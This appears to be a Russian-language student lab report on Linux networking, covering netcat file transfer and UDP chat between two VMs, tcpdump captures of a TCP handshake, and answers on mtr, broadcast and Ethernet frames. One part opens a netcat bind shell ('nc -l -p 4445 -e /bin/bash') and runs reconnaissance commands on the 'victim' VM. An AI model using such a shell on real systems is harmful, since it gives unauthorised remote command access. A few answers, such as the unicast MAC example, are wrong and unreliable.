Установил утилиту nc на с7-2

(ч.8-п.2):

Отправил файл со словами на порт 9999:



Флаг -w устанавливает таймаут: во избежание зависания

На с7-1 в терминале с tcpdump увидел подтверждение передачи:

```
myuser@d12: $ sudo tcpdump -i any -n 'port 9999 or port 4444'
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
03:57:42.795680 enp0s3 In  IP 10.0.2.3.46558 > 10.0.2.15.9999: Flags [S], seq 3003329399, win 32120, options [mss 1460,sackOK,TS val 4032433343 ecr 0,nop,wscale 7], length 0
03:57:42.795713 enp0s3 Out IP 10.0.2.15.9999 > 10.0.2.3.46558: Flags [S.], seq 2105577628, ack 3003329400, win 65160, options [mss 1460,sackOK,TS val 3929148817,nop,wscale 7], length 0
03:57:42.796039 enp0s3 In  IP 10.0.2.3.46558 > 10.0.2.15.9999: Flags [.], ack 1, win 251, options [nop,nop,TS val 4032433345 ecr 3929148817], length 0
03:57:42.796039 enp0s3 In  IP 10.0.2.3.46558 > 10.0.2.15.9999: Flags [P.], seq 1:327, ack 1, win 251, options [nop,nop,TS val 4032433345 ecr 3929148817], length 326
03:57:42.796974 enp0s3 Out IP 10.0.2.15.9999 > 10.0.2.3.46558: Flags [.], ack 327, win 507, options [nop,nop,TS val 3929148818 ecr 4032433345], length 0
03:57:42.797940 enp0s3 In  IP 10.0.2.3.46558 > 10.0.2.15.9999: Flags [F.], seq 327, ack 1, win 251, options [nop,nop,TS val 4032433346 ecr 3929148818], length 0
03:57:42.798006 enp0s3 Out IP 10.0.2.15.9999 > 10.0.2.3.46558: Flags [F.], seq 1, ack 328, win 507, options [nop,nop,TS val 3929148819 ecr 4032433346], length 0
03:57:42.798825 enp0s3 In  IP 10.0.2.3.46558 > 10.0.2.15.9999: Flags [.], ack 2, win 251, options [nop,nop,TS val 4032433346 ecr 3929148819], length 0
```

В другом терминале (где висел слушатель nc -l -p 9999 > task8p2.txt) получил данные, записал в файл и вывел содержимое:

```
myuser@d12:~/lab-3$ nc -l -p 9999 > task8p2.txt
myuser@d12:~/lab-3$ cat task8p2.txt
один два три четыре пять шесть семь восемь девять десять одиннадцать двенадцать
тринадцать четырнадцать пятнадцать шестнадцать семнадцать восемнадцать девятнадцать двадцать
```

Организовал текстовый чат между с7-1 и с7-2 на порту 4444 и завершил сессию (ч.8-п.3):

```
myuser@d12:~$ nc -u -l -p 4444
c7-2: Hi! How are you?
c7-1: Fine! And You?
c7-2: So am i!
^C
myuser@d12:~$
```

```
[root@localhost lab-3]# nc -u 10.0.2.15 4444
c7-2: Hi! How are you?
c7-1: Fine! And You?
c7-2: So am i!
^C
[root@localhost lab-3]#
```

В терминале с tcpdump видим:

```
17:13:22.295553 enp0s3 In  IP 10.0.2.3.55200 > 10.0.2.15.4444: UDP, length 23
17:13:43.068432 enp0s3 Out IP 10.0.2.15.4444 > 10.0.2.3.55200: UDP, length 21
17:14:02.764837 enp0s3 In  IP 10.0.2.3.55200 > 10.0.2.15.4444: UDP, length 15
```

Итог tcpdump (ч.8-п.4):

```
11 packets captured
11 packets received by filter
0 packets dropped by kernel
```

TCP (после записи в файл по порту 9999):

В первых трех строках происходит установление соединения (3-way-handshake):

1. [S] SYN - запрос на соединение (c7-2 => c7-1)
2. [S.] SYN-ACK - подтверждение + согласие (c7-1 => c7-2)

3. [.] ACK - окончательное подтверждение (c7-2 => c7-1)

Далее передача данных:

4. [P.] PSH+ACK - передача данных файла (326 байт: 327-1)

5. [.] ACK - подтверждение получения (c7-1 => c7-2)

Завершение соединения:

6. [F.] FIN+ACK - запрос на закрытие (c7-2 => c7-1)

7. [F.] FIN+ACK - подтверждение закрытия (c7-1 => c7-2)

8. [.] ACK - окончательное подтверждение (c7-2 => c7-1)

UDP (после общения по порту 4444):

9. UDP, length 23 - "c7-2: Hi! How are you?" (c7-2 => c7-1)

10. UDP, length 21 - "c7-1: Fine! And You?" (c7-1 => c7-2)

11. UDP, length 15 - "c7-2: So am I!" (c7-2 => c7-1)

То есть:

- TCP – с установленным соединением, 3-way-handshake перед передачей данных; подтверждение (ACK) для каждого пакета
- UDP – без установления соединения; нет handshake – передача данных производится сразу; подтверждений для пакетов нет

(ч.8-п.5):

Подготовим слушателя (c7-1):

```
myuser@d12: $ nc -l -p 4445 -e /bin/bash
```

и отправителя (c7-2):

```
[root@localhost lab-3]# nc 10.0.2.15 4445
```

То есть, установили подключение с атакующей машины (c7-2) на c7-1. Можем выяснить информацию о системе жертвы:

```
[root@localhost lab-3]# nc 10.0.2.15 4445
hostname
d12
whoami
myuser
uname -a
Linux d12 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux
in a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host noprefixroute
                valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c3:04:a5 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
            valid_lft 385sec preferred_lft 385sec
            inet6 fe80::a00:27ff:fec3:4a5/64 scope link
                valid_lft forever preferred_lft forever
```

Вопросы и задания:

1. По какому протоколу работает утилита mtr? Как это можно определить?

MTR по умолчанию использует ICMP Echo Request (как ping), но может работать через UDP с ключом -u.

Определить можно, анализируя пакеты в Wireshark - ICMP имеет тип 8/0 (Echo Request/Reply), UDP использует порты 33434+.

2. Опишите значения столбцов статистики, выводимой утилитой mtr. Какие еще статистики доступны в mtr кроме основных?

Основные столбцы:

- **Loss%** - процент потерь пакетов на каждом хопе
- **Snt** - количество отправленных проб
- **Last/Avg/Best/Wrst** - задержки RTT в мс
- **StDev** - стабильность соединения

Дополнительные статистики:

- **--CSV** - экспорт в CSV
- **--report** - итоговый отчет
- **--split** - раздельный отчет по пакетам

3. Какие типы кадров Ethernet бывают, в чем их отличия?

- Unicast (01:XX:XX:XX:XX:XX) - точка-точка

- Multicast (01:00:5E:XX:XX:XX) - групповой
- Broadcast (FF:FF:FF:FF:FF:FF) – широковещательный

Отличия: в первом байте MAC-адреса (младший бит = 0 - unicast, 1 - multicast/broadcast)

4. Какой тип кадров Ethernet используется в анализируемой сети? Почему именно его применение позволяет сети функционировать?

Преимущественно Unicast, так как VirtualBox эмулирует коммутируемую сеть. Широковещательные кадры (ARP, DHCP) используются для служебных целей.

5. Как можно определить тип используемого коммутационного оборудования, используя сетевую статистику? Сделайте предположения о типе коммутационного оборудования использовался в сети на основании собранного трафика.

Признаки коммутатора:

- Виден только свой трафик + широковещания
- Нет чужого unicast-трафика
- ARP-таблица заполняется постепенно

В нашем случае: определенно коммутатор, так как отсутствует чужой трафик.

6. На какие адреса сетевого уровня осуществляются широковещательные рассылки?

- Ограниченный broadcast: 255.255.255.255
- Направленный broadcast: 192.168.1.255 (для сети 192.168.1.0/24)
- Multicast: 224.0.0.0 - 239.255.255.255

7. На какой канальный адрес осуществляются широковещательные рассылки?

FF:FF:FF:FF:FF:FF - все биты установлены в 1, кадр доставляется всем узлам в сегменте сети.

8. Для чего применяются перехваченные широковещательные рассылки в Части 3?

- ARP (Address Resolution Protocol) - сопоставление IP и MAC
- DHCP (Dynamic Host Configuration) - автоматическая настройка сети
- NetBIOS - разрешение имен в Windows-сетях

9. В Части 4 при разном использовании утилиты traceroute вы получили разные данные. Почему?

Linux: UDP к портам 33434+, получает ICMP Time Exceeded

Windows: ICMP Echo Request, получает ICMP Time Exceeded

Разные протоколы → разная фильтрация firewall → разные результаты.

10. Как изменяется загрузка интерфейса в Части 5. п. 3? Почему?

При росте размера пакета с 100Б до 60100Б нагрузка выросла с 77 KiB/s до 3.6 MiB. **Большие пакеты уменьшают overhead** (заголовки ~42Б становятся незначительными).

11. Какие выводы вы сделали в Части 7, п.4?

Скрипт выявил 3 активных SSH-соединения с хоста 10.0.2.3, что подтверждает успешное установление множественных сессий. Netstat/ss эффективны для мониторинга сетевых подключений.

12. На каком уровне модели OSI работает vnstat?

Прикладной уровень (7), но собирает статистику с **канального уровня (2)** через интерфейсы /proc/net/dev.

Понятийный минимум по работе

1. Broadcast трафик, адреса, назначение

фундаментальный механизм для ARP, DHCP, обслуживания локальной сети. Адреса: MAC FF:FF:FF:FF:FF:FF, IP 255.255.255.255.

2. Утилиты traceroute и mtr, смысл выводимых значений

Traceroute - использует TTL для построения цепочки маршрутизаторов.

MTR - комбинация traceroute и ping, показывает динамические изменения.

3. Утилиты lsof, netstat, ss. Получение информации о прослушиваемых портах, об активных соединениях.

lsof - показывает процессы с открытыми файлами (включая сокеты).

netstat/ss - утилиты для анализа сетевых соединений, статистики.

4. Понятие сокета

комбинация IP-адреса и порта, уникальный идентификатор сетевого соединения (например, 192.168.1.1:80).

5. Инкапсуляция при передаче сообщений.

иерархическая упаковка данных: HTTP → TCP → IP → Ethernet. Каждый уровень добавляет свои заголовки.

6. MAC адрес.

48-битный физический адрес сетевого устройства, назначается производителем (OUI + serial).

7. Простые фильтры по адресам и портам в Wireshark и tcpdump

- ip.addr == 192.168.1.1
- tcp.port == 80
- udp && port 53
- eth.addr == ff:ff:ff:ff:ff:ff